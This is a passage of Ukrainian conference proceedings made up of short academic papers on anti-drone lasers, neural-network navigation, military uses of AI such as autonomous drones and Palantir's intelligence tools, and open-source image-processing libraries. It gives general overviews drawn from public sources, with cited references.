Інтеграція та безпека	Сумісність: можливість інтеграції лазерної системи з іншими системами безпеки. Безпека: заходи для уникнення непередбачуваних наслідків від впливу лазерної системи.

Таблиця 1.

Таким чином, використання лазерних систем для знищення та перехоплення БПЛА є перспективним напрямком в розвитку інформаційних систем безпеки. Важливо продовжувати дослідження та вдосконалювати технології для максимальної ефективності під час практичного використання.

Крім цього, лазерні системи стають все більш вагомим інструментом для захисту від нових видів загроз, і вони можуть грати ключову роль для забезпечення безпеки в умовах росту кількості БПЛА.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Алімпієв А.М. Застосування досвіду АТО для підготовки фахівців зв'язку РТЗ та ІС [Текст]: навч. посіб./ А.М. Алімпієв, І. Кушнір, К.С. Васюта [та ін.]; М-во оборони України, Харків. ун-т Повітряних Сил ім. І. Кожедуба. Х.: УПС, 2016. 326 с. ил., табл. Бібліогр.: С. 322-324.
2. The Air Force Is Deploying Its First Drone-Killing Microwave Weapon. Popular Mechanics : web site. URL: https://www.popularmechanics.com/military/weapons/a29198555/phaser-weapon-air-force/ (дата звернення 23.03.2024).
3. Безпілотні літальні апарати радіаційної розвідки і сільськогосподарського призначення: монографія / В.Я. Канченко, Р.В. Карнаушенко, О.О. Ключников, О.П. Мариношенко, М.Л. Чепур; НАН України, Ін-т проблем безпеки АЕС. Чорнобиль (Київ. обл.): Ін-т проблем безпеки АЕС, 2019. 180 с.
4. Благута Р.І., Мовчан А.В. Новітні технології у розслідуванні злочинів: сучасний стан і проблеми використання: монографія. Львів: Львів. держ. універ. внутр. справ, 2020. 256 с.
5. Комплекси лазерної зброї наземного базування провідних зарубіжних країн. Fact Military : веб-сайт. URL: http://surl.li/eqtvv (дата звернення 23.03.2024).

ПАВЛЕНКО Вікторія Петрівна,
старший науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

РОЛЬ НЕЙРОННИХ МЕРЕЖ У ВИРІШЕННІ ЗАВДАНЬ НАВІГАЦІЇ ТА ОБ'ЄКТНОГО ВИЯВЛЕННЯ

Використання новітніх технологій безпілотних літальних апаратів (БПЛА) стрімко поширюється на різні сфери життя людини, починаючи від цивільних задач, таких як доставка товарів покупцям, закінчуючи військовими моделями для розвідки та різних бойових задач. Наявний спектр використання БПЛА вимагає розташування значної кількості обладнання на борту, їх компактності, але разом з цим і вирішення поставлених задач. У зв’язку з цим виникає регулярна необхідність вдосконалювати існуючі алгоритми та технології із використанням нейронних мереж [1-4].

Під нейронними мережами вважають певний набір алгоритмів, які намагаються розпізнати основні взаємозв'язки у наборі даних за допомогою процесу, що імітує роботу людського мозку. Саме у процесі навчання нейромережа адаптується та розпізнає закономірності в наданих їй даних. Цей процес допомагає нейромережі забезпечувати коректні висновки та передбачення, засновані на нових даних, які не були використані під час навчання [3].

У процесі розв'язання задач навігації, які стоять перед сучасними технологічними рішеннями, саме нейронні мережі є ключовим компонентом у їх вирішенні. Потужність та гнучкість нейронних мереж дозволяють створювати навігаційні системи, які можуть пристосовуватися до різних умов та середовищ. Серед глибоких нейронних мереж (DNN) згорткові нейронні мережі (CNN) вирізняються особливо високими результатами у завданнях комп'ютерного зору та навігації, зокрема у класифікації зображень. CNN, або ConvNet, є спеціальним типом багатошарової нейронної мережі, який виник із вдосконалення механізмів оптичних та нейронних систем у людини [2, 4].

Аналізуючи наукові праці в обраній тематиці дослідження, бачимо, що нейронні мережі в останні роки виявилися потужним інструментом у вирішенні різних завдань навігації та об'єктного виявлення [1, 4]. Їх використання стало особливо актуальним у таких галузях, як робототехніка, автономні транспортні засоби, аерокосмічні дослідження та багато інших, оскільки навігація в незнайомому середовищі для роботів або транспортних засобів вимагає точного визначення їхнього положення та маршруту руху. Нейронні мережі можуть бути використані для створення моделей, які здатні аналізувати дані з різноманітних датчиків, таких як камери, лідари та радари, та визначати оптимальний шлях руху. Вони можуть адаптуватися до різних умов, включаючи зміну середовища та перешкоди на шляху.

Варто зазначити, що процес виявлення та класифікації об'єктів є важливою складовою навігаційних систем. Нейронні мережі демонструють вражаючі

результати у виявленні об'єктів на зображеннях або відео. Вони можуть навчитися розпізнавати різноманітні об'єкти, зокрема дорожні знаки, пішоходів, інші транспортні засоби тощо. Це допомагає роботам чи автономним транспортним засобам уникати зіткнень та безпечно маневрувати в оточенні.

Нейронні мережі є потужним інструментом для покращення безпеки в різних галузях, від інформаційної безпеки до фізичної безпеки. Виокремимо основні напрямки практичного застосування нейронних мереж у задачах навігації та об'єктного виявлення:

- безпілотні літальні апарати – для створення систем автопілоту. Крім цього, нейронні мережі дозволяють аналізувати дані з бортових сенсорів та навігаційних систем, контролювати рух та маневрування літального апарату, а також автоматично реагувати на зміни умов польоту;
- морські та підводні дрони – для навігації та управління. Саме нейронні мережі дозволяють дронам визначати своє положення відносно місцевих об'єктів, виявляти перешкоди та уникати їх, а також виконувати різні місії з високою точністю та ефективністю;
- автономні автомобілі – для обробки даних з різних датчиків, таких як камери, лідари та радари, для створення точної карти оточення та визначення оптимального маршруту руху. Нейронні мережі також допомагають виявляти та уникати перешкод на дорозі, такі як інші автомобілі, пішоходи та різні об'єкти;
- побудова карт та маршрутів – для аналізу великих обсягів даних про середовище та побудову детальних карт простору. Вони можуть навчитися розпізнавати типи доріг, дорожні знаки, перешкоди та інші об'єкти, що допомагає у виборі оптимальних маршрутів для подорожей;
- визначення положення та орієнтації – для аналізу даних зі спеціалізованих сенсорів, таких як GPS, акселерометри та гіроскопи, щоб визначати точне положення та орієнтацію об'єкта в просторі. Це дозволяє створювати системи навігації для роботів та інших автономних систем.

Таким чином, нейронні мережі відіграють важливу роль у вирішенні завдань навігації та об'єктного виявлення. Вони забезпечують точність та адаптивність системам навігації та допомагають уникнути потенційних небезпек чи нещасних випадків. Їхній постійний розвиток та вдосконалення відкривають нові можливості для автономних технологій та підвищують їхню потужність та гнучкість у майбутньому.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. A Complete Guide to Image Classification in 2021. URL: https://viso.ai/computer-vision/imageclassification/ (дата звернення 12.03.2024).
2. Haykin S. Neural networks. A comprehensive foundations. McMillan College Publ.Co. N.Y., 2016. 696 pp.
3. Szegedy C. Deep neural networks for object detection / C. Szegedy, A. Toshev, D. Erhan. // NIPS. 2013.
4. Шуклін Д. Є. Моделі семантичних нейронних мереж та їх застосування в системах штучного інтелекту: 05.13.23.. Дис. канд. техн. наук. Харків, 2003. 196 с.

ПАРФИЛО Олег Анатолійович,
кандидат юридичних наук,
старший науковий співробітник,
начальник відділу Українського науково-дослідного
інституту спеціальної техніки та судових експертиз
Служби безпеки України
БАШКИРОВ Олександр Миколайович,
кандидат технічних наук, доцент, провідний науковий співробітник
науково-дослідного відділу ЦНДІ ОВТ ЗС України

ВИКОРИСТАННЯ МОЖЛИВОСТЕЙ ШТУЧНОГО ІНТЕЛЕКТУ ДЛЯ РОЗРОБКИ НОВІТНІХ ВІЙСЬКОВИХ ТЕХНОЛОГІЙ

З кожним днем Збройні Сили України та оборонні відомства країн-союзників переконуються в необхідності адаптації до нових викликів та можливостей, які обумовлені появою новітніх цифрових технологій, зокрема і штучного інтелекту (англ. artificial intelligence, AI, укр. ШІ).

Потенціал ШІ, а саме здатність машини робити те, що зазвичай вважається ознакою розуму людини, колись була лише об’єктом науково-фантастичних книг і кінофільмів, а сьогодні стала реальністю. Тому, така ситуація вимагає від військового керівництва оперативно змінювати старі методи і тактики, якими велися донедавна воєнні дії на щось кардинально нове.

Машинний зір. Першим кроком до впровадження в безпілотні літальні апарати штучного інтелекту стало застосування доволі простої технології «машинного зору» [1] в поєднанні з автозахопленням. Ця технологія була вперше інтегрована російськими загарбниками в FPV-дрони наприкінці 2023 року.

На практиці ця технологія дещо відрізняється за своїм принципом функціонування від штучного інтелекту, але у неї є і одна вагома перевага – вартість реалізації. Основний механізм виявлення цілі бюджетним машинним зором в дроні базується на використанні доступних та відносно дешевих компонентів для аналізу навколишнього середовища. Зазвичай використовуються недорогі відеокамери з невеликою роздільною здатністю, які можуть бути встановлені на дронах і підключені до невеликих обчислювальних пристроїв, таких як мікроконтролери або одноплатні комп’ютери.

Після того як оператор зафіксував ціль і зображення з камери отримано, воно може бути оброблене за допомогою алгоритмів машинного зору, що дозволяють виявляти та фіксувати об'єкти різних форм, розмірів і кольорів на зображенні. Наприклад, можуть застосовуватися алгоритми детектування країв, сегментації зображень або класифікації об'єктів.

На практиці дрон тільки самостійно управляє рухом, щоб утримувати мішень в центрі екрана і слідувати за нею, щоб потім уразити. Саме це й є ключовою слабкістю такої технології, стабільна робота дрона який керується машинним зором дуже сильно залежить від зовнішніх факторів, таких як: погодні умови (туман, хмарність, дощ, сильні пориви вітру). Такий рівень розвитку машинного

зору все ще не дозволяє розрізнити, обладнаному ним дрону, ким насправді є його ціль, якщо БПЛА «зривається» з наведення на ціль з будь якої причини – він не здатний навести себе на неї повторно, саме тому експерти в цій галузі вже працюють над ефективними методами протидії такій технології.

Автономні системи управління БПЛА. Автономні військові дрони, якими керує штучний інтелект, є більш технологічними та передовими технічними рішеннями. Ці дрони не потребують прямого керування людиною під час виконання завдань, а замість цього вони використовують складні алгоритми та навчальні моделі, щоб аналізувати дані та приймати рішення в реальному часі.

Штучний інтелект надає дронам велику автономію, що робить їх більш ефективними в різних сценаріях, включаючи розвідку, слідкування за цілями, захист військових об'єктів та навіть завдання ударів з повітря. Вони можуть виявляти ворожі цілі, аналізувати та передавати інформацію про навколишнє середовище, та приймати оперативні рішення на основі цих даних. Зазвичай такі дрони оснащені різноманітними сенсорами, такими як камери, радари, інфрачервоні датчики та ін.

Головна перевага автономних військових дронів – здатність працювати в умовах, де людська присутність може бути небезпечною або неможливою. Штучний інтелект зокрема дозволяє дронам навчатися на основі зібраної інформації та досвіду, що дозволяє їм покращувати свої навички та адаптуватися до різних умов та ситуацій. Наприклад, вони можуть навчатися розпізнавати нові типи цілей, уникати перешкод або реагувати на зміни в навколишньому середовищі. Вони також можуть бути використані для реалізації складних стратегій та тактик, що потребують швидкого та точного реагування на зміни в ситуації.

Але й слід відокремити найголовніший мінус інтеграції технології подібного рівня в БПЛА – це висока вартість та надто довгі строки виготовлення.

Сьогодні існують компанії які вже інтегрували подібні технології в свої розробки та активно розвивають їх, Наприклад, «General Atomics Aeronautical Systems» розробляє серію військових дронів MQ [2], які володіють певними функціями автономії та системами розпізнавання образів. Ці дрони використовуються для розвідки, а також для ведення патрулювання та виконання ударних завдань у військових операціях.

Іншим прикладом є компанія «AeroVironment», яка розробляє дрони серії «Switchblade»[3]. Ці дрони, які можуть бути запущені з ручної компактної установки, мають системи автономного керування та можуть виявляти та атакувати цілі. За своїм типом цей БПЛА відноситься до баражуючих боєприпасів.

Варто відзначити що дрони серії MQ та Switchblade вже неодноразово довели свою ефективність, але їх слабким місцем досі залишається надто висока вартість використання та терміни виготовлення.

Також варто згадати компанію «Kratos Defense & Security Solutions», яка вже працює над створенням військових дронів майбутнього, серії «XQ-58

Valkyrie»[4]. За словами розробників ці дрони мають бути дешевими та ефективними, і вони володіють певними можливостями автономії та штучного інтелекту.

Ці приклади демонструють, що існує значний інтерес та активна робота в галузі розробки автономних військових дронів з системами керування на основі штучного інтелекту, які мають різні характеристики та призначення.

Використання ШІ в наземних дронах. Використання штучного інтелекту в наземних дронах військового призначення відкриває широкі можливості для підвищення ефективності та безпеки військових операцій. Одним із реальних прикладів такого застосування є використання автономних бойових роботів для розвідки та нейтралізації загроз на передовій.

Наприклад, в США був розроблений та випробуваний бойовий дрон під назвою «TALON», що володіє системою штучного інтелекту. Цей дрон може автоматично виявляти та реагувати на загрози, виконуючи завдання розвідки та знищення цілей. Він оснащений різноманітними сенсорами та камерами, що дозволяють йому аналізувати навколишнє середовище та приймати швидкі та вірні рішення.

Іншим прикладом є використання наземних дронів з ШІ для патрулювання кордонів та моніторингу територій в зоні конфліктів. Ці дрони можуть автоматично виявляти ознаки незаконного перетину кордону, переміщення нелегальних угрупувань або інші загрози для національної безпеки.

Такі системи виявляються надзвичайно корисними у сучасних військових операціях, де вони можуть зменшувати ризики для життя військових, а також забезпечувати точність та ефективність розвідувальних і бойових завдань.

Сьогодні в Україні вже реалізовано деякі проекти наземних дронів з дистанційним керуванням, одні з найвідоміших – наземний роботизований комплекс Ironclad від Roboneers та безпілотна платформа «Рись» з дистанційним бойовим модулем «Шабля», які військовослужбовці ЗСУ вже встигли успішно протестувати в реальних бойових умовах [5; 6]. Цей факт означає перспективність розвитку такого типу дронів, можливо в недалекому майбутньому в подібні вітчизняні комплекси також будуть інтегрувати різні моделі штучного інтелекту.

Автономні системи діагностики з використанням ШІ. Штучний інтелект може бути використаний в системах автономної діагностики військової техніки для покращення рівня готовності та забезпечення безпеки. Один з реальних прикладів використання цієї технології це – система управління прогнозуванням працездатності (PHM) розроблена Lockheed Martin [7]. Ця система використовує алгоритми машинного навчання для аналізу даних від сенсорів, що встановлені на літаку. За допомогою цієї технології, можна виявляти потенційні проблеми з технічними елементами, такі як двигун, системи охолодження, бойові системи та передбачати їхні відмови заздалегідь, що дозволяє проводити профілактичні ремонти та зберігати бойову готовність. Інший приклад – система Skyborg, розроблена військовим підрозділом DARPA, яка використовує штучний інтелект для автономного керування БПЛА. Skyborg

може здійснювати автономну діагностику стану БПЛА в реальному часі, виявляти потенційні проблеми та приймати рішення щодо необхідних дій для підтримки операційної готовності.

Складність розробки та впровадження систем штучного інтелекту в оборонній сфері обумовлена низкою факторів, які потрібно враховувати для успішної реалізації таких проектів.

По-перше, важливим аспектом є безпека. Системи штучного інтелекту, особливо ті, які використовуються в оборонній сфері, повинні бути надійно захищені від кібератак та несанкціонованого доступу. Це означає, що розробники повинні вживати заходів для забезпечення конфіденційності, цілісності та доступності даних, а також захисту від зловживання та маніпуляцій.

Другим важливим аспектом є етика використання штучного інтелекту в оборонній сфері. Це охоплює питання відповідальності за дії систем ШІ, врахування моральних принципів у прийнятті важливих рішень та захист прав людини.

Останнім важливим ризиком є сумісність з існуючими технологіями та інфраструктурою. Це означає, що системи штучного інтелекту повинні бути поступово інтегровані в оборонну сферу задля забезпечення безпеки, зв'язку та централізованого управління військовими операціями. Перелік цих факторів в результаті буде вимагати від держави фінансування та надання достатньої кількості часу на забезпечення цілковитої інтеграції.

Отже, ризики та обмеження, пов'язані з використанням штучного інтелекту в оборонній сфері, а саме в розробці та впровадженні новітніх військових технологій, включають в себе аспекти безпеки, етики, та сумісності з існуючими технологіями, які потребують уважного врахування та вирішення в найближчій перспективі.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Batchelor B.G. and Whelan P.F. (2002) Intelligent Vision Systems for Industry URL: https://web.archive.org/web/20170921211949id_/http://doras.dcu.ie/18215/1/IVSI.pdf (дата звернення 17.03.2024).
2. MQ-9A "Reaper" Persistent Multi-Mission ISR. URL: https://www.ga-asi.com/remotely-piloted-aircraft/mq-9a (дата звернення 17.03.2024).
3. SWITCHBLADE 600 Loitering Munition. URL: https://www.avinc.com/lms/switchblade-600 (дата звернення 17.03.2024).
4. Tactical UAVs XQ-58A Valkyrie. URL: https://www.kratosdefense.com/systems-and-platforms/unmanned-systems/aerial/tactical-uavs#XQ58A (дата звернення 17.03.2024).
5. Наземний роботизований комплекс IRONCLAD. URL: https://roboneers.net/home/ironclad-ugv (дата звернення 17.03.2024).
6. Русанов А. "Вперше в історії": український бойовий робот, керований з повітря, знищив позиції росіян. URL: https://focus.ua/uk/digital/624770-vpershe-v-istoriji-ukrajinskiy-boyoviy-robot-kerovaniy-z-povitrya-znishchiv-poziciji-rosiyan (дата звернення 20.03.2024).
7. Brown E.R., McCollom N.N., Moore E.-E., Hess A. (2007). Prognostics and Health Management A Data-Driven Approach to Supporting the F-35 Lightning II. URL: https://ieeexplore.ieee.org/document/4161628 (дата звернення 17.03.2024).

ПЛАХОТНІК Олег Віталійович,
кандидат юридичних наук, доцент кафедри юстиції
Навчально-наукового інституту права
Київського національного університету імені Тараса Шевченка

ЗАСТОСУВАННЯ КОГНІТИВНИХ СИСТЕМ ШІ У РОЗВІДЦІ, ОПЕРАТИВНОМУ ПЛАНУВАННІ ТА СТРАТЕГІЧНОМУ БАЧЕННІ

Використання сучасних можливостей штучного інтелекту у розвідці, оперативному плануванні та стратегічному баченні напряму пов'язано із застосуванням когнітивних систем штучного інтелекту до яких можна віднести такі системи як: IBM Watson for the Military (IBM Cognitive Equipment Advisor: Прогнозне технічне обслуговування для військових) та Palantir technologies (Gotham, Meta Constellation etc.). Зокрема, Palantir – американська компанія, розробник програмного забезпечення аналізу даних для військових та бізнес-організацій. Palantir надає послуги з аналізу даних таким компаніям, як інвестиційні банки, хедж-фонди тощо. Але понад 50% обороту компанії становлять контракти з держорганами та спецслужбами різних країн [1].

Розглядаючи дані когнітивні системи штучного інтелекту необхідно оцінити реальні можливості їх використання у військовій та оборонній сферах в Україні. Але, передусім необхідно розкрити те, що має значення для визначення терміну ***когнітивний.*** Враховуючи те, що сам термін когнітивний має доволі абстрактне тлумачення він може поєднуватися з такими поняттями як потенціал, процес та система. За своїм змістом, когнітивний це пізнавальний, пізнаваний, який відповідає пізнанню (когнації) [2]. При цьому саме пізнання має пряме відношення до сукупність процесів, процедур і методів набуття знань про явища і закономірності об'єктивного світу.

Пізнання є основним предметом науки гносеології (теорії пізнання). Таким чином, когнітивний процес – процес пізнання людиною навколишньої дійсності, а когнітивний потенціал – ступінь інформованості, рівень пізнання [3]. Підсумовуючи значення поняття когнітивний, необхідно сказати про те, що пізнання у всіх його формах має більше відношення до навичок і здібностей людини яка може у своїй діяльності також використовувати штучний інтелект для пізнання.

Гайна Георгій у своїй роботі «Тенденції розвитку штучного інтелекту в Україні» зазначав, що «Розрізняють поняття слабкого і сильного штучного інтелекту. Функції слабкого штучного інтелекту передбачають, що система може виконувати різні когнітивні дії, що визначені людиною. Сильний штучний інтелект передбачає, що комп'ютер не тільки обробляє інформацію, а й розуміє її сенс» [4].

Отже, поняття штучного інтелекту та когнітивних систем штучного інтелекту як слабкого і сильного штучного інтелекту можуть відрізнятися. При цьому, необхідно зазначити, що штучний інтелект може використовувати різні методи навчання, у тому числі методи на основі локального або автономного середовища де наявний простий алгоритм дій для виконання предметного

завдання. В той час, більш сильні когнітивні системи можуть використовувати й інші підходи при їх застосуванні, що може базуватися на непрямій логіці відтворюючи у такий спосіб здібності, що подібні до здібностей людини у пізнанні та прийнятті самостійних рішень. Особливої актуальності при застосуванні сильних систем набуває опрацювання неповних даних або неструктурованої інформації для прийняття аналітичних чи прогнозованих рішень такими когнітивними системами. Мабуть у найближчі десятиліття, ця проблема щодо прийняття рішень когнітивними системами штучного інтелекту та і штучним інтелектом загалом буде набувати особливого значення у вирішенні питання контролю за такими рішеннями з боку людини. Але вже зараз можна бачити, що аналітичні рішення штучного інтелекту можуть перевершувати людські здібності у межах аналітики, застосуванні розвідувальних систем, ураження техніки ворога за допомогою "машинного зору" [5]. Реальні показники застосування штучного інтелекту на полі бою доказують свою ефективність як асистивна технологія для перемоги над ворогом. А якщо такі рішення когнітивний штучний інтелект буде приймати в автоматичному режимі? Прогнозувати дії оперативного, тактичного, стратегічного рівня виходячи з наявних у нього даних? Якщо когнітивний штучний інтелект може сам керувати наявними в його розпорядженні технічними можливостями? Якщо він почне розробляти нові види озброєнь? Відповіді на ці питання знаходиться на межі можливостей пізнання та прийнятті рішень самими когнітивними системами штучного інтелекту, результатами їх впровадження у військову та оборонну сферу.

В Інституті когнітивних систем Фраунгофера когнітивні системи розглядаються як технічні системи, здатні самостійно вирішувати та розробляти стратегії для людських завдань. Щоб досягти цього, ці системи оснащені когнітивними можливостями для розуміння контексту, взаємодії, адаптації та навчання. Когнітивні системи можуть використовувати методи штучного інтелекту (AI), такі як машинне навчання, нейронні мережі та глибоке навчання. Когнітивні системи орієнтовані на людські навички та здібності. Вони можуть сприймати і розуміти речі, робити висновки і вчитися. Вони також можуть надійно реагувати на несподівані події. Когнітивні системи часто покладаються на велику кількість неструктурованої інформації, такої як дані датчиків, яка часто є неповною або неточною, а тому ненадійною. Когнітивні системи використовують ці дані як основу для навчання та прийняття рішень. Система також має огляд свого власного контексту, наприклад впливу навколишнього середовища, взаємодіє з оточенням, робить відповідні висновки та оптимізує свої дії [6].

Повертаючись до IBM Watson for the Military (IBM Cognitive Equipment Advisor: Прогнозне технічне обслуговування для військових) необхідно сказати, що програмне забезпечення щодо прогнозного технічного обслуговування для військових використовується військовими [7], але ця тема також досліджувалася науковцями A. Andrushko, M. Lobur1, Marek Iwaniec у роботі "Predictive maintenance – a major field for the application of computer aided systems" [8] де "Прогнозне технічне обслуговування визначається як "програма догляду за

обладнанням, яка широко застосовується на практиці, та потребує значної підтримки автоматизованих комп'ютерних систем. У програмі використовуються специфічні підходи, які повинні бути ґрунтовно інтерпретовані при розробці комп'ютерних рішень". Підсумовуючи, треба сказати, що когнітивні технології, які допомагають прогнозувати та запобігати несправностям обладнання для спеціалістів з технічного обслуговування, можуть робити дуже специфічну аналітику яка може заощадити гроші, час і життя не тільки спеціалістів з обслуговування. Зараз IBM Cognitive Equipment Advisor використовується з метою збереження життя та здоров'я військовим. Наразі немає інформації про використання програмного забезпечення IBM Cognitive Equipment Advisor в Україні. При цьому апаратні комплекси з програмним забезпеченням Palantir Technologies використовувалися ЗСУ і Palantir Technologies офіційно представила Skykit у січні 2023 року.

Розвідувальні можливості. Palantir Skykit – повністю автономний розвідувальний центр, який дає солдатам перевагу перед противниками. Skykit містить два вбудовані монітори, вбудовані акумуляторні блоки живлення та має спеціальний ноутбук. У нього також є дрон Quadcopter та невелика камера Trailcam Nano. Система має дати солдатам можливість ефективно обробляти розвідувальні дані, приймати рішення та виконувати операції з віддалених місць за допомогою програмного забезпечення від Palantir. Воно дозволяє користувачам ставити завдання та аналізувати дані з будь-якого місця на полі бою. Батарея живлення системи Skykit має власний безпечний супутниковий зв'язок. Завдяки програмному забезпеченню Meta-Constellation український солдат може під'єднатися до одного з 40 комерційних супутників, аналізувати дані, зібрані різними модулями штучного інтелекту, і таким чином «побачити» супротивника. Залежно від міжурядових угод Skykit також може отримати доступ до військових супутників, таких як супутники Пентагону [9].

Основна концепція продуктів фірми – візуалізація великих масивів даних з різнорідних джерел, що дозволяє користувачам без технічної підготовки знаходити взаємозв'язки між об'єктами, виявляти збіги між об'єктами і подіями навколо них, виявляти аномальні об'єкти – Data Mining з упором на інтерактивний візуальний аналіз в дусі концепції посилення інтелекту. Як джерела, програмне забезпечення Palantir використовує як традиційні бази даних та інші структуровані джерела, так і тексти, аудіо, відео. При цьому вважається, що для безпосереднього використання продуктів організаціям-замовникам не потрібен персонал з інженерними навичками програміста, оскільки вся робота ведеться в інтуїтивному графічному інтерфейсі, а запити до джерел формулюються природною мовою [10].

Palantir надала Україні технології, завдяки яким ЗСУ отримують перевагу в обізнаності на полі бою, про що повідомило The Washington Post. Технологія дозволяє прибрати «туман війни» та відстежувати всі переміщення й обстріли військ рф за допомогою штучного інтелекту й супутникових зображень. Під час українських контрнаступів у Херсонській, Харківській і Київській областях офіцери ЗСУ отримували інформацію про російські позиції, а також куди

рухаються російські загарбники. За рахунок цього українська армія могла ефективно просуватися та швидко пристосовуватися до маневрів і контратак ворога. Частину цих технологій розроблено в Україні [11].

Виходячи з інформації яка є у відкритих джерелах, можна стверджувати, що оперативне отримання розвідувальної інформації при використанні таких систем як Palantir Skykit, використання потужних аналітичних можливостей Meta-Constellation можуть надавати перевагу на полі бою для Збройних Сил України під час прийняття рішень оперативного і тактичного рівня. Допускаючи при цьому, що можна побудувати цілу систему окремих центрів, які будуть аналізувати розвідувальну інформацію в режимі онлайн та отримувати таку інформацію від когнітивних систем штучного інтелекту. До переваг таких систем можна віднести: визначення стратегічних пріоритетів, оцінка ризиків, розроблення стратегії реагування на кризи, прогнозування майбутніх подій, розробка довгострокових планів.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Palantir – розробник програмного забезпечення аналізу даних для військових та бізнес-організацій. URL: https://kp.ua/ua/site-blocks/help-kp/a661754-palantir-rozrobnik-prohramnoho-zabezpechennja-analizu-danikh-dlja-vijskovikh-ta-biznes-orhanizatsij (дата звернення: 01.04.2024).
2. Когнітивний: Тлумачення Словник UA. URL: http://surl.li/sieaq (дата звернення: 01.04.2024).
3. Когнітивна система: Вікіпедія. URL: Когнітивна система — Вікіпедія (wikipedia.org) (дата звернення: 01.04.2024).
4. Георгій Гайна. Тенденції розвитку штучного інтелекту в Україні та світі. URL: https://www.researchgate.net/publication/371280188_Tendencii_rozvitku_stucnogo_intelektu_v_Ukraini (дата звернення: 01.04.2024).
5. Наступний game-changer. Україна і Росія ведуть перегони за FPV-дрони з машинним зором. Що це за технологія та як може вплинути на війну? Розбір Forbes: *Журнал Forbes Ukraine*. URL:FPV-дрони з машинним зором: що це за технологія та як вплине на війну? — Forbes.ua (дата звернення: 01.04.2024).
6. Cognitive Systems. Fraunhofer Institute for Cognitive Systems IKS. URL: https://www.iks.fraunhofer.de/en/topics/cognitive-systems.html (дата звернення: 01.04.2024).
7. IBM Cognitive Equipment Advisor. IBM Cognitive Equipment Advisor: Predictive maintenance for the military. From comic books to AI. URL: https://www.ibm.com/downloads/cas/O3BO6BDP (дата звернення: 01.04.2024).
8. A. Andrushko1 , M. Lobur, Marek Iwaniec. Predictive maintenance – a major field for the application of computer aided systems. CDS.2022. Volume 4. Number 1 : pp. 49 – 56. URL: https://doi.org/10.23939/cds2022.01.049 (дата звернення: 01.04.2024).
9. ЗСУ використовують Skykit Palantir. Militarnyi від 16 лютого, 2023. URL: ЗСУ використовують Skykit Palantir - Мілітарний (mil.in.ua) (дата звернення: 01.04.2024).
10. Palantir Technologies: Вікіпедія. URL: https://uk.wikipedia.org/wiki/Palantir_Technologies (дата звернення: 01.04.2024).
11 Opinion How the algorithm tipped the balance in Ukraine. The Washington Post. URL:Opinion | How the algorithm tipped the balance in Ukraine - The Washington Post (дата звернення: 01.04.2024).

ПОЛІЩУК Сергій Миколайович,
начальник відділу
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

АКТУАЛЬНІ БІБЛІОТЕКИ ДЛЯ ОБРОБКИ ЗОБРАЖЕНЬ З ВИКОРИСТАННЯМ ШТУЧНОГО ІНТЕЛЕКТУ

Штучний інтелект (ШІ) втілює в собі потужний набір стратегій обробки інформації, які мають вирішальне значення для контролю процесів та прийняття рішень. Ці методи слугують потужними інструментами у створенні передових систем для вирішення складних завдань та наділені такими інтелектуальними функціями, як навчання, адаптація та еволюція. Найвідоміші схеми ШІ охоплюють штучні нейронні мережі, нечіткі системи, еволюційні алгоритми, дерева рішень, мультиагентні системи, системи засновані на попередніх знаннях, теорію нечітких множин і гібридні моделі.

Сфера обробки зображень динамічно розвивається завдяки нещодавнім проривам, що сприяли широкому використанню зображень у різних інженерних і наукових галузях. Інженери, математики та інформатики постійно пропонують нові підходи, швидко інтегруючи їх у системи обробки зображень. Слід погодитись з тим фактом, що традиційні методи обробки зображень стикаються зі значними перешкодами при роботі з неповними, зашумленими, неточними або суперечливими даними. Для подолання цих проблем дедалі ширше застосовуються підходи обчислювального інтелекту для вирішення складних завдань обробки реальних зображень.

Цифрові зображення, отримані стандартними сенсорами, часто потребують попередньої обробки через притаманний їм шум. З ціллю покращення якості цифрових зображень часто використовується фільтрація та детектування країв зображення [1]:

- фільтрація – метод покращує та модифікує вхідні зображення за допомогою різних фільтрів, що дозволяє підкреслити або видалити певні особливості, зменшити рівень шуму тощо. До методів фільтрації, які заслуговують на увагу, належать лінійна фільтрація, фільтрація Вінера та медіанна фільтрація;
- виявлення країв – використовуючи фільтри для вилучення даних і сегментації зображення, цей метод ідентифікує значущі краї об'єктів шляхом виявлення розривів яскравості.

Для спрощення реалізації цих методологій і включення функцій обробки зображень на основі штучного інтелекту ефективно використовувати спеціальні бібліотеки та фреймворки. У цьому контексті варто розглянути деякі популярні бібліотеки з відкритим вихідним кодом, призначені для різноманітних завдань обробки зображень за допомогою алгоритмів ШІ:

1) OpenCV – бібліотека комп'ютерного зору з відкритим вихідним кодом (OpenCV – open source computer vision library) є широко розповсюдженим ресурсом, що пропонує набір алгоритмів комп'ютерного та машинного навчання. Бібліотека сумісна з Python, C++ і Java, підтримує різні операційні системи, пропонуючи модулі для машинного навчання, обробки зображень і виявлення об'єктів. OpenCV полегшує виконання таких завдань, як отримання зображень, стиснення, покращення, відновлення та вилучення даних;

2) бібліотека візуалізації – це проміжне програмне забезпечення на C++ для 2D та 3D додатків, що базується на відкритій графічній бібліотеці. Цей інструментарій спрощує розробку портативних, високопродуктивних додатків для Windows, Linux та Mac OS, забезпечуючи простоту використання;

3) VGG Image Annotator (VIA) – це веб-додаток, призначений для анотування зображення, аудіо та відео. VIA легко встановлюється у веб-браузери та ефективно анотує виявлені об'єкти на зображеннях і відеозаписах. Важливо зазначити, що VIA не потребує додаткових налаштувань, забезпечуючи безперебійну роботу в сучасних браузерах.

Разом з тим створення індивідуальних моделей глибокого навчання для обробки зображень має свої переваги. Це не тільки прискорює розробку, але й розширює можливості налаштування. Існує безліч спеціалізованих платформ і фреймворків, кожна з яких має унікальні можливості. Деякі з найпопулярніших варіантів:

1) TensorFlow – створений компанією Google та є провідним фреймворком з відкритим вихідним кодом, пропонує всебічну підтримку машинного та глибокого навчання. Дозволяє користувачам створювати і тренувати власні моделі глибокого навчання, надаючи багатий набір бібліотек, застосовних до проектів з обробки зображень і комп'ютерного зору;

2) PyTorch – створений дослідницькою лабораторією Facebook AI Research (FAIR). PyTorch – це універсальний фреймворк глибокого навчання з відкритим вихідним кодом. Підтримуються інтерфейси на мовах Python, C++ та Java, які надають змогу використовувати його для створення додатків у галузі комп'ютерного зору та обробки природної мови;

